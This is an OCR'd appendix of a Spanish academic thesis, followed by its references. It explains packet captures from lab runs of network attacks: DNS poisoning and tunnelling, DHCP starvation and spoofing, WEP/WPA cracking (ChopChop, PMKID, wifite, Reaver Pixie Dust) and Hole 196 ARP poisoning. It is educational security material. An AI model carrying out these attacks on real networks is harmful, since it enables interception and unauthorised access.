


Figura E-22. Resoluciones de "servidor.tfgpractica.com" en un secuestro DNS

E.16 Envenenamiento de la caché DNS




Figura E-23. Tráfico enviado y recibido por la interfaz del atacante en un envenenamiento DNS

La captura mostrada en la figura es similar a las que se pueden observar en el apartado anterior (Figura E-21 y Figura E-22). No obstante, se pueden apreciar ciertas diferencias. En este caso, el envenenamiento ARP se produce entre los servidores 'S' y 'D' (10.10.1.2 y 10.10.1.4, respectivamente), resolviendo el nombre "servidor.tfgpractica.com" con la IP del atacante (recuadro rojo). El servidor 'D', al tratarse de un solucionador de nombres con memoria caché, guarda esta respuesta durante un tiempo determinado. De esta forma, cuando el cliente intenta acceder múltiples veces a la web, el solucionador 'D' responde revisando su caché y no requiere preguntar nuevamente al servidor 'S' (recuadro azul).

E.17 Tunelización DNS




Figura E-24. Extracto del contenido de las peticiones DNS en una tunelización DNS

El contenido de las peticiones DNS, pese a parecer cadenas pseudoaleatorias, se corresponde con tráfico encriptado sobre este protocolo que establece una comunicación entre el cliente y el atacante sobre el puerto 53. El prefijo "dnscat*"* y la aparente aleatoriedad de las peticiones denotan una tunelización DNS.

E.18 DHCP Flooding/Starvation

Figura E-25. Tráfico entre atacante y servidor DHCP en un ataque DHCP Flooding

El atacante inunda la red con mensajes "DHCP Discover", aceptando las distintas ofertas que el servidor DHCP le ofrece (recuadros rojos y azules, pertenecientes a distintas transacciones) y, poco a poco, agotando su *pool* de direcciones. En cada mensaje "DHCP Discover", como se puede apreciar en la Figura E-26, el campo "Client MAC Address" o CHADDR indica una dirección MAC diferente para poder llevar a cabo el ataque.




Figura E-26. Detalle de los campos CHADDR en los mensajes DHCP Discover del atacante

Finalmente, una vez acapara todo el rango de direcciones del servidor DHCP, las solicitudes legítimas de los demás clientes DHCP se verían rechazadas por el propio servidor al no tener más direcciones en su *pool* como se muestra a continuación:




Figura E-27. Servidor DHCP rechazando un cliente por falta de direcciones

E.19 DHCP Spoofing




Figura E-28. Servidor DHCP ilegítimo atendiendo una petición

El equipo atacante, para garantizar el ataque, puede agotar el rango de direcciones IP del servidor DHCP legítimo (tal y como se muestra en la Figura E-25, Figura E-26 y Figura E-27 del apartado anterior). Así, es el atacante el único capaz de atender a los mensajes "DHCP Discover" de la red, e incluir en sus parámetros opcionales información maligna. En la siguiente figura, se puede observar cómo se incluye la dirección del equipo atacante (10.10.1.6) en la lista de solucionadores DNS:




Figura E-29. Opción DNS con la IP del atacante en mensaje DHCP ACK

E.20 Falsa autenticación




Figura E-30. Tramas del *handshake* entre atacante y AP y detalle de la autenticación satisfactoria

La petición de asociación por parte del atacante y los mensajes de autenticación y respuesta de asociación del punto de acceso demuestran cómo el atacante ha podido vincularse con el AP de manera satisfactoria sin necesidad de conocer la clave precompartida.

E.21 ChopChop




Figura E-31. Tramas recogidas en un ataque ChopChop y deautenticación tras enviar una trama válida

Este método para conseguir la clave precompartida requiere enviar constantemente al punto de acceso paquetes alterados octeto a octeto a partir de uno capturado. En caso de que el paquete sea válido, como en el paquete señalado de la captura, el AP manda un mensaje al atacante por enviar una trama sin estar autenticado, indicando que se ha descubierto un nuevo octeto de la cadena pseudoaleatoria.

E.22 Fragmentación




Figura E-32. Fragmentos enviados por el atacante y detalle del paquete fragmentado

La captura muestra cómo el atacante, tras fragmentar y enviar un paquete en hasta 13 partes, espera la respuesta por parte del punto de acceso, que devuelve en su asentimiento el paquete reensamblado a la red. Tras unas iteraciones, el atacante obtiene los 1500 octetos de la cadena pseudoaleatoria.

E.23 Inyección




Figura E-33. Tráfico inyectado por el atacante en una red WEP

El atacante, con la cadena pseudoaleatoria obtenida por el método ChopChop o fragmentación, es capaz de forjar paquetes e inyectarlos en la red. En este caso, el paquete forjado se trata de una petición ARP preguntando por la dirección de 'C' y la dirección IP del punto de acceso, inundando la red con tráfico innecesario.

E.24 PTW/KoreK/FMS




Figura E-34. Tramas recogidas por el atacante para un ataque estadístico y detalle del ICV de una trama

El tráfico intercambiado por el cliente y el punto de acceso incluye, en cada mensaje, un ICV distinto. Mediante la recopilación de estos vectores, un atacante es capaz de llevar a cabo un ataque estadístico y obtener la clave precompartida del cifrado WEP.

E.25 Ataque PMKID

Figura E-35. Campo PMKID en una trama EAPOL difundida por un AP con función *roaming*

La trama EAPOL que emiten los equipos con la función *roaming* activada contiene el campo PMKID. Este *hash* incluye la clave precompartida que es extraíble mediante un ataque de fuerza bruta o diccionario. A diferencia del ataque explicado a continuación, en este caso no es necesario que exista un cliente conectado a la red.

E.26 Ataque de fuerza bruta/diccionario




Figura E-36. Deautenticación del cliente y *handshake* capturado por parte del atacante

El ataque de fuerza bruta o diccionario necesita capturar el *handshake* entre el cliente y el AP para capturar el *hash* que contiene la clave precompartida. Tras un ataque de autenticación realizado por la misma herramienta (*wifite*), el cliente intenta reconectarse al punto de acceso, comenzando el *handshake* (tramas EAPOL) y permitiendo a *wifite* realizar el ataque de diccionario.

E.27 Ataque sobre WPS




Figura E-37. Detalle de distintas tramas y campos necesarios para un ataque WPS Pixie Dust

Los 5 campos mostrados en la Figura E-37, repartidos entre los mensajes M1, M2 y M3 que intercambian el atacante y el punto de acceso, son los capturados y utilizados por la herramienta Reaver para llevar a cabo el ataque Pixie Dust, que reduce significativamente el tiempo del ataque sobre WPS.

E.28 Hole 196

22	4.099676432	D-Link_bb:84:a7	D-LinkIn_87:91:9c	ARP	42	192.168.0.101 is at 5c:d9:98:bb:84:a7
23	4.099722812	D-Link_bb:84:a7	D-Link_bb:83:a5	ARP	42	192.168.0.1 is at 5c:d9:98:bb:84:a7
24	5.109879330	D-Link_bb:84:a7	D-LinkIn_87:91:9c	ARP	42	192.168.0.101 is at 5c:d9:98:bb:84:a7
25	5.109929523	D-Link_bb:84:a7	D-Link_bb:83:a5	ARP	42	192.168.0.1 is at 5c:d9:98:bb:84:a7
26	5.134234550	D-LinkIn_87:91:9c	Broadcast	ARP	42	Who has 185.43.181.41? Tell 192.168.0.1
27	5.187009417	192.168.0.101	192.168.0.1	ICMP	98	Echo (ping) request id=0x0bb7, seq=1/256, ttl=64
28	5.187532851	192.168.0.101	192.168.0.1	ICMP	98	Echo (ping) request id=0x0bb7, seq=1/256, ttl=64
29	6.120114239	D-Link_bb:84:a7	D-LinkIn_87:91:9c	ARP	42	192.168.0.101 is at 5c:d9:98:bb:84:a7
30	6.120162239	D-Link_bb:84:a7	D-Link_bb:83:a5	ARP	42	192.168.0.1 is at 5c:d9:98:bb:84:a7
31	6.134108238	D-LinkIn_87:91:9c	Broadcast	ARP	42	Who has 185.43.181.41? Tell 192.168.0.1
32	6.185982279	192.168.0.101	192.168.0.1	ICMP	98	Echo (ping) request id=0x0bb7, seq=2/512, ttl=64
33	6.187422363	192.168.0.101	192.168.0.1	ICMP	98	Echo (ping) request id=0x0bb7, seq=2/512, ttl=64
34	6.188230536	192.168.0.1	192.168.0.101	ICMP	98	Echo (ping) reply id=0x0bb7, seq=2/512, ttl=64
35	6.199529167	192.168.0.1	192.168.0.101	ICMP	98	Echo (ping) reply id=0x0bb7, seq=2/512, ttl=64

Figura E-38. Mensajes enviados y recibidos por el atacante en un ataque Hole 196

El atacante, correctamente vinculado al punto de acceso, puede ejecutar un envenenamiento ARP contra el cliente y el propio AP. La captura muestra el envío de los anuncios ARP dirigidos a ambos equipos, y cómo comienza a recibir el tráfico entre ‘C’ y el punto de acceso, consiguiendo el ataque AitM.

REFERENCIAS

[1] IC3; FBI, «Federal Bureau of Investigation Internet Crime Report,» IC3; FBI, 2022.

[2] NCSC, «The near-term impact of AI on the cyber threat,» NCSC, 2024.

[3] Verizon Communications, Inc., «Data Breach Investigations Report 2021,» Verizon, 2021.

[4] I. Verizon Communications, «Data Breach Investigations Report 2022,» Verizon, 2022.

[5] G. F. Requena, Memoria del módulo de seguridad LAN del Máster en seguridad de la información y las comunicaciones de la Universidad de Sevilla, Sevilla, 2023.

[6] A. J. Núñez Brenes, Análisis y aplicación de técnicas de hacking y defensa sobre conmutadores de red, Sevilla, 2018.

[7] IEEE, 2024. [En línea]. Available: https://www.ieee802.org/. [Último acceso: 2024].

[8] Inductiveload y Kju, 2007. [En línea]. Available: https://commons.wikimedia.org/w/index.php?curid=1852032. [Último acceso: 2024].

[9] D. C. Plummer, «An Ethernet Address Resolution Protocol or Converting Network Protocol Addresses,» RFC Editor, 1982.

[10] noapimar, 2013. [En línea]. Available: https://nonapimar.blogspot.com/2013/02/formato-de-mensaje-arp.html. [Último acceso: 2024].

[11] B. Stafford. [En línea]. Available: https://commons.wikimedia.org/w/index.php?curid=24629079. [Último acceso: 2024].

[12] L. Ghio. [En línea]. Available: https://commons.wikimedia.org/w/index.php?curid=32878052. [Último acceso: 2024].

[13] A. Deljoo. [En línea]. Available: https://www.tutorialspoint.com/complete-spanning-tree-protocol-stp-course-by-arash-deljoo/index.asp.

[14] R. Farrow, 2003. [En línea]. Available: http://rikfarrow.com/Network/net0103.html. [Último acceso: 2024].

[15] Cisco Press, 2008. [En línea]. Available: https://www.ciscopress.com/articles/article.asp?p=1016582&seqNum=2. [Último acceso: 2024].

[16] C. Mejías Cruz, Seguridad en protocolos y servicios de red: Taxonomía de vulnerabilidades/ataques y

pentesting, Sevilla, 2019.

[17] University of Southern California, RFC 791: Internet Protocol, Marina del Rey, California: RFC Editor, 1981.

[18] J. Postel, RFC 792: Internet Control Message Protocol, RFC Editor, 1981.

[19] F. Gont, Deprecation of ICMP Source Quench Messages, RFC Editor, 2015.

[20] M. Tanase, 2003. [En línea]. Available: https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=9d18fc06-b229-4c4a-8ca5-7386d0870c01&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments. [Último acceso: 2024].

[21] C. A. Kent y J. C. Mogul, Fragmentation Considered Harmful, 1987.

[22] Panda Security, 2022. [En línea]. Available: https://www.pandasecurity.com/en/mediacenter/smurf-attack/. [Último acceso: 2024].

[23] Khan, 2023. [En línea]. Available: https://medium.com/@sherishrat/icmp-redirect-attack-18755cd0897. [Último acceso: 2024].

[24] ". F. A. P. R. U. a. K.-M. A. i. a. I. o. T. (. N. i. I. A. v. 9. D. Stiawan et al., «Ping Flood Attack Pattern Recognition Using a K-Means Algorithm in an Internet of Things (IoT) Network,» *IEEE Access,* vol. 9, 2021.

[25] L. Hansson y K. B. Jørgensen, 2016. [En línea]. Available: https://www.blacknurse.dk/. [Último acceso: 2024].

[26] J. A. Mañas, 2016. [En línea]. Available: https://www.dit.upm.es/~pepe/401/index.html#!5532. [Último acceso: 2024].

[27] M. Kenney, 1996. [En línea]. Available: https://insecure.org/sploits/ping-o-death.html. [Último acceso: 2024].

[28] F. Gont, ICMP Attacks against TCP, IEEE Editor, 2010.

[29] E. W. Eddy, RFC 9293: Transmission Control Protocol (TCP), RFC Editor, 2022.

[30] Desconocido. [En línea]. Available: https://commons.wikimedia.org/w/index.php?curid=11680600. [Último acceso: 2024].

[31] Clemente. [En línea]. Available: https://commons.wikimedia.org/w/index.php?curid=15294601. [Último acceso: 2024].

[32] Dake, 2006. [En línea]. Available: https://commons.wikimedia.org/w/index.php?curid=810830. [Último acceso: 2024].

[33] G. “. Lyon, 2008. [En línea]. Available: https://nmap.org/book/osdetect-usage.html. [Último acceso: 2024].

[34] J. Postel, User Datagram Protocol, RFC Editor, 1980.

[35] CISA, [En línea]. Available: https://www.cisa.gov/news-events/alerts/2014/01/17/udp-based-amplification-attacks. [Último acceso: 2024].

[36] Carnegie Mellon University; CERT, «1996 CERT Advisories,» Carnegie Mellon University, Pittsburgh, 1996.

[37] Radware, [En línea]. Available: https://www.radware.com/security/ddos-knowledge-center/ddospedia/syn-ack-flood/. [Último acceso: 2024].

[38] Red Button Inc., [En línea]. Available: https://www.red-button.net/ddos-glossary/ack-flood/. [Último acceso: 2024].

[39] Radware, 2019. [En línea]. Available: https://www.radware.com/blog/security/2019/11/threat-alert-tcp-reflection-attacks/. [Último acceso: 2024].

[40] m3lt, 1997. [En línea]. Available: https://insecure.org/sploits/land.ip.DOS.html. [Último acceso: 2024].

[41] R. Heaton, 2020. [En línea]. Available: https://robertheaton.com/2020/04/27/how-does-a-tcp-reset-attack-work/. [Último acceso: 2024].

[42] S. M. Bellovin, «Security Problems in the TCPAP Protocol Suite,» de *ACM SIGCOMM Computer Communication Review*, Association for Computing Machinery, 1989, pp. 32-48.

[43] Radware, [En línea]. Available: https://www.radware.com/security/ddos-knowledge-center/ddospedia/teardrop-attack. [Último acceso: 2024].

[44] The MITRE Corporation, [En línea]. Available: https://capec.mitre.org/data/definitions/494.html. [Último acceso: 2024].

[45] Huawei Technologies Co., Ltd., [En línea]. Available: https://support.huawei.com/enterprise/en/doc/EDOC1100015135/942e81fc/defense-against-udp-flood-attacks. [Último acceso: 2024].

[46] The MITRE Corporation, [En línea]. Available: https://capec.mitre.org/data/definitions/495.html. [Último acceso: 2024].

[47] P. Mockapetris, RFC 1034: Domain Names - Concepts and Facilities, RFC Editor, 1987.

[48] P. Mockapetris, RFC 1035: Domain Names - Implementation and Specification, RFC Editor, 1987.

[49] ResearchGate, [En línea]. Available: https://www.researchgate.net/figure/Domain-name-resolution-process-with-DNS_fig2_342003872. [Último acceso: 2024].

